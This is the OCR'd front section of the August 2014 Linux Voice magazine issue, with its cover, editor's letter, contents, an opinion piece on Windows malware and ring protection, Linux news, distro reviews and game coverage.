RASPBERRY PI COMPUTE MODULE: EXCLUSIVE ACCESS + REVIEW

LINUX VOICE

115 PAGES OF LINUX LEARNING!

August 2014

PAGERANK
BEAT GOOGLE
Write your own web search algorithm

OLDE CODE
BASIC
Discover the Python of the 1980s

BOBA FETT
BOUNTIES
Find bugs, make money. What could be better?

LEARN TO HACK

Exploit SQL injection attacks, cross-site scripting and other naughtiness to learn the tricks of the hackers – and keep them out!

+

FREE SOFTWARE | FREE SPEECH

34+ PAGES OF TUTORIALS

COMPILING 101 Tweak software from source code
PYPARTED Take absolute, complete control of your partitions
MIGRATION Leave knackered old Windows XP behind for good

RETRO GAMING
NETHACK
Is this the greatest game ever devised?

MOBILE CODING
ANDROID
Put your idea in a million pockets

PRIVACY
IS
IMPOSSIBLE

WITHOUT
FREE SOFTWARE

FREE SOFTWARE
FOUNDATION

u.fsf.org/prism

75,000 words of awesome

The August issue

LINUX VOICE

Linux Voice is different. Linux Voice is special. Here's why…

1 At the end of each financial year we'll give 50% of our profits to a selection of organisations that support free software, decided by a vote among our readers (that's you).

2 No later than nine months after first publication, we will relicense all of our content under the Creative Commons CC-BY-SA licence, so that old content can still be useful, and can live on even after the magazine has come off the shelves.

3 We're a small company, so we don't have a board of directors or a bunch of shareholders in the City of London to keep happy. The only people that matter to us are the readers.

THE LINUX VOICE TEAM

Editor Graham Morrison
graham@linuxvoice.com

Deputy editor Andrew Gregory
andrew@linuxvoice.com

Technical editor Ben Everard
ben@linuxvoice.com

Editor at large Mike Saunders
mike@linuxvoice.com

Games editor Liam Dawe
liam@linuxvoice.com

Creative director Stacey Black
stacey@linuxvoice.com

Malign puppetmaster Nick Veitch
nick@linuxvoice.com

Editorial contributors:
Mark Crutch, Mark Delahay, Richy Delaney, Marco Fioretti, Juliet Kemp, John Lane, Simon Phipps, Les Pounder, Jonathan Roberts, Mayank Sharma, Valentine Sinitsyn

GRAHAM MORRISON

A free software advocate and writer since the late 1990s, Graham is a lapsed KDE contributor and author of the Meeq MIDI step sequencer.

I'm not obsessed with privacy. I have always accepted that technology makes it a lot easier for governments and crackers to capture our online interactions. Neither do I want to add to the righteous noise of outrage from writers, journalists and commentators far more eloquent and erudite than myself. Put simply, I think the ever growing and incorrigible scope of monitoring has gone too far and my words aren't going to change anything.

But Free Software does have the tools to change things. We can all make sure we're running HTTPS everywhere; we can use GnuPG to encrypt our data and sign our emails. There are countless other tools that do similar jobs. More than expecting our governments to have a sudden attack of conscience, we should be doing more for ourselves. And there's no better place to start than by seeing how vulnerable your data and websites are. This is our primary motivation behind this month's cover feature, and it's only possible with Linux and open source. We'd be in a right pickle without it!

Graham Morrison
Editor, Linux Voice

SUBSCRIBE ON PAGE 60

What's hot in LV#005

ANDREW GREGORY

Ben's 'Hack our server' competition is unprecedented. Where else would you get to test out all the things you learn? **p25**

BEN EVERARD

The new Compute Module from the Raspberry Pi Foundation has the potential to change so much about prototyping **p34**

MIKE SAUNDERS


I've been reluctant to look into Python 3. But after reading Richard's great migration piece, I'm no longer worried **p100**

CONTENTS

August LV005


This issue brought to you by the unknown unknowns.

TUTORIALS




Benchmarking: how fast is your computer?

Test the capabilities of your machine and persuade the boss to let you get a new one.




Raspberry Pi: make games with Scratch

Build a set of traffic lights and a random number dice-rolling game – both with flashy lights!



Office migration: printing and email


Let your small or home office labour no longer under the oppressive yoke of XP. Freedom!



```
drw          7 mike mike   4096 Aug 15  2013 contrib
-rw          1 mike mike  18615 Aug 15  2013 depcomp
drwx------   3 mike mike   4096 Aug 15  2013 doc
-rw-r--r--   1 mike mike  24912 May 15 14:44 fancy.patch.gz
drwx------   5 mike mike   4096 Aug 15  2013 imap
drwx------   2 mike mike   4096 Aug 15  2013 include
-rwx------   1 mike mike  13663 Aug 15  2013 install-sh
drwx------   4 mike mike   4096 Aug 15  2013 ldap
-rw-------   1 mike mike  11359 Aug 15  2013 LICENSE
-rwx------   1 mike mike 243264 Aug 15  2013 ltmain.sh
drwx------   2 mike mike   4096 Aug 15  2013 m4
-rw-------   1 mike mike   1325 Aug 15  2013 Makefile.am
-rw-------   1 mike mike  29354 Aug 15  2013 Makefile.in
drwx------   2 mike mike   4096 Aug 15  2013 mapi
-rwx------   1 mike mike  11419 Aug 15  2013 missing
-rwx------   1 mike mike   3538 Aug 15  2013 mkinstalldirs
-rw-------   1 mike mike   5037 Aug 15  2013 NOTICE
drwx------   4 mike mike   4096 Aug 15  2013 packages
drwx------   3 mike mike   4096 Aug 15  2013 pico
drwx------   4 mike mike   4096 Aug 15  2013 pith
drwx------   2 mike mike   4096 Aug 15  2013 po
-rw-------   1 mike mike   5572 Aug 15  2013 README
drwx------   2 mike mike   4096 Aug 15  2013 regex
-rw-------   1 mike mike      5 Aug 15  2013 VERSION
drwx------   7 mike mike   4096 Aug 15  2013 web
mike@miketest:~/alpine-2.11$
```

Compile software from source code


Get the latest software, extra features and more speed with home-rolled source code.



```
 85             9.2195445
 86             9.2736185
 87             9.327379
 88             9.3808315
 89             9.4339811
 90             9.4868330
 91             9.539392
 92             9.591663
 93             9.6436508
 94             9.6953597
 95             9.7467943
 96             9.7979590
 97             9.8488578
 98             9.8994949
 99             9.9498744
 100            10
 101            10.0498756
bwBASIC: list
     10: LET X = 0
     20: LET X = X + 1
     30: PRINT X, SQR(X)
     40: IF X <= 100 THEN 20
     50: END
bwBASIC:
```

BASIC and the dawn of the microcomputer

The language that started a revolution.



PyParted: partition your disk with Python

Gain insane levels of geek points.

100 Switch to Python 3

Migrate your old code to the new way.


104 PageRank: write your own

Write your own search algorithm.

106 Develop for Android


Prettify our Linux Voice app.

REVIEWS



46 XBMC vs MythTV

Two giants Linux media centre applications fight for the right to control your television.



48 Linux Mint 17

The smoothest, slickest desktop Linux distribution gets a comforting new release.

49 Micro Python & Pyboard

Hacking projects await for this microcontroller board and its cut-down version of Python.

50 Apache OpenOffice

We tend to forget about OpenOffice, since the fork with LibreOffice, but it's still out there and still getting better...

51 Oxygen XML Editor 16

Give your content definition, structure and prettiness with this fantastic (and expensive, and proprietary) XML editor.

52 Books

Where else would you get Snowden, JavaScript and real British Ale?

NEWSANALYSIS

The Linux Voice view on what's going on in the world of Free Software.

Opinion

Don't panic!

We should be grateful that MS has finally got its house in order. And angry that it took so long…

Simon Phipps is president of the Open Source Initiative and a board member of the Open Rights Group and of Open Source for America.

The action that law enforcement services have taken against the GameOver-Zeus malware syndicate is great news. In the UK, this was communicated with typical tabloid alarmism, framed as "two weeks to save the world" instead of "unusually effective action by law enforcement".

The BBC's instructions start with the statement "If your computer does not run Windows, stop right here." Users of other operating systems, like Linux or ChromeOS, have nothing to worry about this time, even if they are increasingly likely to be targeted elsewhere. I went scurrying to find a half-remembered explanation from my days at IBM to explain why Windows has suffered from so many virus attacks.

Before you write to the editor, note I am not saying that the only explanation for Windows viruses is this technical one; obviously the huge attack surface of the giant userbase attracts attackers, and the large legacy of sample code gives criminals a leg up. However, that leaving the door open for a decade hasn't helped, and is a major reason why the dominant form of malware on Windows is the virus and not the trojan.

All operating systems have bugs, and I suspect (although haven't found any data to confirm) that they occur at approximately the same frequency in all mature released operating systems. All operating systems that respect Shaw's Law are also vulnerable to malware. Malware depends on identifying exploits – defects of some sort in system security that can be "exploited" to permit infestation by the malware.

Not all bugs turn into security exploits, though. In particular, in Unix-like operating systems like OS X, Linux and Solaris, it's unusual for bugs to lead directly to security exploits; instead, most malware depends on user error or social engineering. For an exploit to exist, there has to be a way to use knowledge of the bug to gain access to a resource that would otherwise be forbidden. It happens on *ix systems, but the OS has checks in place to prevent the most common way of turning bugs into exploits.

Unauthorised pokes

The most common way for this to happen (although there are many others) is for the operating system to fail to differentiate between data and program code. By treating code and data as the same thing, a path is opened for malware to use a bug to push some data into a memory location (a "buffer over-run" or a "stack overflow" are examples of this) and then tell the computer to execute it. Hey presto – there's your exploit. All an attacker has to do is push code for a virus (or a virus bootstrap) into memory and ask for it to be executed, and your computer is compromised.

"Malware depends on identifying defects of some sort in system security that can be exploited."

Windows could have prevented this sort of thing from happening by using the ring protection offered by Intel x86 architecture from the 80186 chip onwards. A feature of Intel's x86 architecture makes it possible to prohibit execution of data unless the program in question is privileged ("at ring 0"), usually by being part of the operating system. Application code at ring 3 can be forbidden from executing data.

Indeed, Windows did use ring 0/ring 3 differentiation for some jobs (skipping rings 1 and 2 for cross-platform technical reasons). But access to ring 0 – "able to execute anything you want" – was never prohibited. Doing so would have prevented legacy DOS code from running, so (as I remember being told at the time) Microsoft chose not to implement ring 0/ring 3 protection in Windows NT until it was completely sure that deprecating DOS legacy support would no longer be a marketing issue. That was in Windows 8…

Credit where due

So actually it's somewhat appropriate to blame Windows versions prior to Windows 8 for being vulnerable to many viruses that exploited bugs in this way. The existence of the vulnerability was a conscious choice and a marketing decision; in OS/2, which had no legacy to accommodate, the ring 0 separation was enforced.

Yes, Windows also offers a larger attack "surface" because of its wide adoption, and yes, there are other exploit mechanisms. But this tolerated technical vulnerability is the root cause of a large number of exploits. Windows 8 has finally addressed this particular issue, but the criminal community that exploited it is now well-funded and capable, so the problem it caused isn't going away any time soon.

CATCHUP

Summarised: the eight biggest news stories from the last month

1 First Tizen smartphone will go on sale in Russia

Privyet, Samsung Z! This is the first smartphone to run Tizen, a mobile operating system somewhat akin to Android in that it's based on the Linux kernel. Hardware-wise it sports a 2.3GHz quad-core CPU, 2GB RAM, and a 4.8-inch 720p AMOLED display. Tizen applications will be based on HTML5 technologies, so they should be easy to port to Firefox OS, Ubuntu Touch and other mobile platforms. The Samsung Z will go on sale in the third quarter for an as-yet unknown quantity of rubles.

2 systemd 213 released, now sets your clock

Yes, systemd is marching onwards in its quest to take over all aspects of the Linux boot process. The latest release, 213, features a new **systemd-timesyncd** (spot a pattern here?) daemon, which functions as an SNTP (Simple Network Time Protocol) client. Essentially, this gets the current time from another computer on your network – or the internet – to make sure your clock doesn't drift away from reality. What's to come in systemd next? Maybe we'll see "systemd-emacsd"...

3 Nginx overtakes Apache on top 10,000 websites

Nginx has been creeping up on the Apache web server for a while, and the latest adoption statistics tell a story. Of course, Nginx often functions as a reverse proxy or load balancer for Apache, so it's not an 'either-or' situation. See more at: **http://w3techs.com/technologies/cross/web_server/ranking**

4 Chinese government bans Windows 8, looks to Linux

As if Windows 8, with its widely-dissed "Metro" interface, wasn't having enough trouble. Now the Chinese government has banned Microsoft's latest operating system, citing vague energy consumption and security issues. Meanwhile, with support for Windows XP terminated, the government is taking a fresh look at Linux to upgrade its vast number of computers. After the Red Flag Linux project was shelved earlier in the year, however, it's unclear what will happen...

5 Mozilla adopts Adobe DRM scheme in Firefox


This is has made a lot of people upset. DRM – aka Digital Rights Management – is a ploy by media companies to restrict who can view or listen to their content. It's deeply unpopular in the FOSS world, but Mozilla has decided to implement a DRM system from Adobe in future Firefox releases (users will be prompted to install it if desired). The argument is that it keeps Firefox relevant, but detractors regard it as a capitulation – acceptance that DRM is here to stay.

6 OpenSSL receives two full-time developers

For years, major companies have been relying on OpenSSL without ever contributing anything back. Then Heartbleed comes along, and there's a mad rush to give OpenSSL some funding. Now the project will get two full-time developers, but given the horrific state of the source code (see **www.opensslrampage.org**), is this really going to help? Many argue that a full fork is needed, with developers willing to rip out all the old cruft, like the LibreSSL team from OpenBSD is doing.

7 Linux Mint 17 "Qiana" hits the mirrors

It's currently the most popular Linux flavour on DistroWatch, and now Mint 17 has been released. We have a full review on page 48, but here's a summary of the highlights: the Update Manager is faster and its GUI has been overhauled; the Driver Manager can install drivers from the boot media, without an internet connection; and the login screen now works better with multiple monitors. Mint 17 is a Long Term Support release, with updates until 2019.



8 EU supports "right to be forgotten" on Google

While this isn't Linux news per se, it's a major development in terms of online privacy. An EU court has ruled that Google should alter its search results to remove links to information about a person, should that person request it. So if there's a page on the web about you that you don't like, and you don't want it appearing in Google results when someone searches for your name, you can ask Google to remove the links via this page: **http://tinyurl.com/googleforget**

DISTROHOPPER

We've tapped GCHQ's communications to find out what's going on in distro land.


Neon 5

Show off Plasma Next.

Neon 5 is a live Linux that's been created to show off the early versions of Plasma Next, the upcoming desktop of KDE. Because of this, it's utterly useless as a general-purpose OS. It's unstable and devoid of pretty essential software (such as a web browser). It's built on Ubuntu Trusty, so the software is available – it's just that there's very little installed by default. This minimalism is, of course, by design. Neon 5 has only one purpose: to show off Plasma Next.

Plasma Next is still in Beta, so we can't say for sure exactly what it will be like, but it is clear what direction the project's moving in from a design point of view. It's sleeker, flatter and more modern than previous versions, and these are all things that we approve of.

Behind the scenes, there's been major work to use Qt 5, which brings with it major improvements in Qt Quick, one of which is in the scenegraph rendering, which now runs much better in OpenGL. This should result in performance improvements, but there's still tweaking to do before the speedup is fully realised. It's still early days for Plasma Next, but here at Linux Voice, we're cautiously optimistic for the future.



There's still some work to do, so expect the final version of Plasma Next to look a little different.


Super Grub2 Disk 2.0

Boot your borked system automagically.

Super Grub2 Disk is one of those things that you may never need, but on rare occasions, it can really get you out of a tight spot. It isn't a Linux distro, but a live disc to help you boot other distros. If you've managed to knacker your boot sector or EFI partition, you could be left with an unbootable computer. A regular live CD should still be able to start, but it may not have all the tools you need to find and fix the problem. In steps Super Grub2 Disk (it's not the snappiest of names, but at least it's descriptive). It contains all sorts of boot wizardry to seek out and boot whatever operating systems are present on your machine. Once the existing OS is booted, you should be able to use the system's tools to repair the boot system.

"It contains all sorts of wizardry to seek out and boot whatever operating systems are present."

New in version two is the ability to work on EFI systems (as long as secure boot isn't being used) as well as a new option to search additional forms of media such as LUKS and USB. Prior to version 2.0, there hadn't been a stable release in three years, so it's good to see the project's still going. It's made by the same people as Rescatux (a Linux distro built to help fix or recover data from broken systems), which also hasn't seen a stable release in quite some time. Super Grub2 Disk 2.0, we're promised, is a precursor to a new version of Rescatux, so we have our fingers crossed.


```
                    GNU GRUB  version 2.00-22

            ====---==- Super Grub2 Disk 2.00s2  -==---====
Languages...
Everything
Everything +
Boot manually...
Extra GRUB2 functionality...
Extra Search functionality...
List devices/partitions
Color ON/OFF
Exit...

     Use the ↑ and ↓ keys to select which entry is highlighted.
     Press enter to boot the selected OS, `e' to edit the commands
```
We hope you'll never need it, but it's good to know that Super Grub2 Disk is there if you do.

Mint 17

Stability is a feature.

Perhaps we're a little odd, but one of the most interesting things about Mint for us is the insight it gives us into the differences between GTK 2 and GTK 3. Its two flagship desktop environments (Mate and Cinnamon) are very similar in almost every way except that they use different versions of the toolkit. Mate is a fork of Gnome 2 (and therefore uses the older GTK 2) while Cinnamon is a Gnome 2 lookalike built in GTK 3.


This toolkits aside, the two are really very similar. They both follow the traditional desktop paradigm with an applications menu in the bottom left, and a panel along the bottom – a tried and tested setup that's been a staple for almost 20 years.

Both versions are themed very similarly, so while most people probably have a slight preference for one over the other, it's unlikely to be strong (we mildly prefer the look of Cinnamon, but could easily understand people feeling the other way).

In our test the Mate versions started just under a second faster at 21 seconds. The Cinnamon desktop proved a little less memory hungry and gobbled up about 10% less memory than the Mate version. By far the biggest difference is that Cinnamon (and GTK 3) is designed to take advantage of hardware graphics acceleration. This means that if you have some form of graphics acceleration then it should run wonderfully smoothly, but if you don't, it runs terribly and even simple tasks can max out your CPU.

From Mint 17 onwards, there will only be a new version of Mint every two years (it was previously every six months), though the team will make sure that major app updates get back-ported. This should make it easier for the developers as there'll be fewer versions to maintain, and better for users, as they'll get the latest software without having to upgrade their whole system.

Turn to **p48** for our full review of Mint 17.


mint
File Edit View Go Bookmarks Help
Back Forward 100% Icon View
Places
mint Desktop
Computer
mint
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Network
Browse Network
Desktop Documents Downloads Music
Pictures Public Templates Videos
"Desktop" selected (containing 1 item), Free space: 654.2 MB
mint 17


Bugs are fixed, packages are updated, but all the important stuff in Mint stays the same.

Tails Keep your private communications private

There are loads of privacy and anonymity tools on Linux, but they are surprisingly hard to set up right, and unless they're set up correctly, they may not be giving you as much privacy or anonymity as you think they are. Fortunately, there's a solution: The Amnesiac Incognito Live System (or Tails). This is a live distro that does exactly what it claims to. It doesn't hold onto any information (Amnesiac), it keeps you anonymous (Incognito), and it's a live system. All you have to do is boot it up, and you have a properly set up private system. It's sufficient for Edward Snowden and his allies.

The project's just hit version 1 but this version number doesn't do justice to the distro's long and illustrious history already. It's not known how many journalists, whistle blowers and other free speech activists Tails has helped protect, but we strongly suspect that it's far more than this version number would suggest.

The project was once famous for having a properly configured Tor browser, but it now has much more as well. You can create encrypted volumes to keep data securely on a USB stick, use PGP email, browse the I2P network, use instant messaging, anonymise your metadata and do all the other tasks a journalist on the run from the NSA might need to do.


File Edit View History Bookmarks Tools Help
Are you using Tor?
https://check.torproject.org
Startpage HTTPS
This page is also available in the following languages: English Go
Donate to Support Tor
Are you using Tor? - To...

Congratulations. This browser is configured to use Tor.

Your IP address appears to be: 31.172.30.4

Please refer to the Tor website for further information about using Tor safely. You are now free to browse the Internet anonymously. For more information about this exit relay, see: Atlas.

Tails won't save you from yourself, so the developers have put together guidance on the potential pitfalls at **https://tails.boum.org/doc/about/warning/index.en.html**.

GAMING ON LINUX

The tastiest brain candy to relax those tired neurons

WHEELS OF STEEL

Liam Dawe is our Games Editor and the founder of gamingonlinux.com, the home of Tux gaming on the web.

This issue our fancy has been tickled by an excellent resource for people wanting to bring their old gaming loves back to life using Linux. What we're talking about is "Puppy Arcade", a retro gaming live CD that hasn't been around for too long.

Live CDs are one of Linux's greatest strengths, and this shows it off perfectly. Puppy Arcade includes emulators for a vast number of old gaming systems (including the popular Sega consoles, Amiga, Atari and many, many more) so you can run games on any computer that has an available CD/DVD/Blu-ray or USB drive to run a live image.

Projects like this are important because they help remind us of the generations of computing that came before what we have today, and for the attendant warm nostalgic glow.

Using a tool like this would be far less expensive than searching somewhere like Ebay for a raft of old computers and consoles that could die within minutes. Not to mention older units are getting rarer and can be difficult to come across.

This could be especially useful for use on a big TV for when you have your gaming friends over – it's much nicer to have a Linux distribution aimed at retro games and built around them on a big TV than trying to crowd around that desk of yours.

You can find it here: **http://scottjarvis.com/page105.htm** – be sure to tell us what you think of it in the Linux Voice forum: **http://forums.linuxvoice.com**

Unreal Tournament

Unreal Tournament is coming back to Linux! Ultrakill!!

Unreal Tournament hasn't been on Linux since 2004, and it's set to smash back onto our screen in a very big way. Epic Games has not only announced that Unreal Engine 4.1 supports Linux, but it has also confirmed that Unreal Tournament will be on Linux.

The game will be free, but not just free to play – 100% free, and it will be a great showcase for how the Unreal engine performs on Linux. The developers plan to have a marketplace where third parties can put up mods at a price, and everything will be community-oriented. This is also how Epic Games plans to earn its money from a free game, as it will take a cut from each sale on the marketplace of mods. Everything is still in the early stages, and we'll keep you posted in future issues of Linux Voice!

www.unrealengine.com/blog/the-future-of-unreal-tournament-begins-today

Take this image, up the graphics and remove the cost!

Door Kickers

Flash out! Tango down!

Door Kickers is a fantastic little indie game where you control a squad of SWAT members as you take on terrorists holing up in all manner of different locations – including the house from *The Simpsons*.

You might be wondering how The Simpsons got into the game... well that's the beauty of Door Kickers, as it has full Steam Workshop support to allow for all kinds of crazy mods with the click of a button. During each mission you can pause and completely change your tactics if needed, and that really does come in handy as the terrorists move around inside whatever complex you are storming.

There isn't much in life that's more satisfying than throwing a flash-bang into a room and then proceeding to storm it shooting wildly as you go. Be careful though, as the game has its realism aspects to it and you can lose SWAT members quite easily if you don't have your tactics right.

http://inthekillhouse.com

It looks like a real crime scene!

Paragon

Brace yourselves for hyperdrive!

Paragon is a really beautiful space trading, exploration and combat simulation game that has been forked from Pioneer. Paragon's engine is also open source, much like Pioneer, but the media isn't free.

Even in the early stages this game is looking awesome, with some really well done art to go along with the excellent sci-fi gameplay.


Like most space simulation games, Paragon is non-linear, meaning you can go anywhere and do anything you want while ignoring any kind of story if you so wish, which is one of the things that makes it truly great.

Make it so

This is your chance to go off and visit millions of different star systems in a game. It's fully single-player, but you won't feel alone as a vast number of AI captains go about their business keeping the Paragon world nice and busy. The game has a deep back-story to keep you busy, so you can expect to sink plenty of hours into this one.


We don't know whether there are Thargoids in the Paragon universe, but we'll keep a close eye out. And, as with all the best space games, the music sounds like it's going to be great.

www.paragongame.com


Be a good chap and open the pod bay doors…

Tesseract

Plent of pewpewpew in this one!



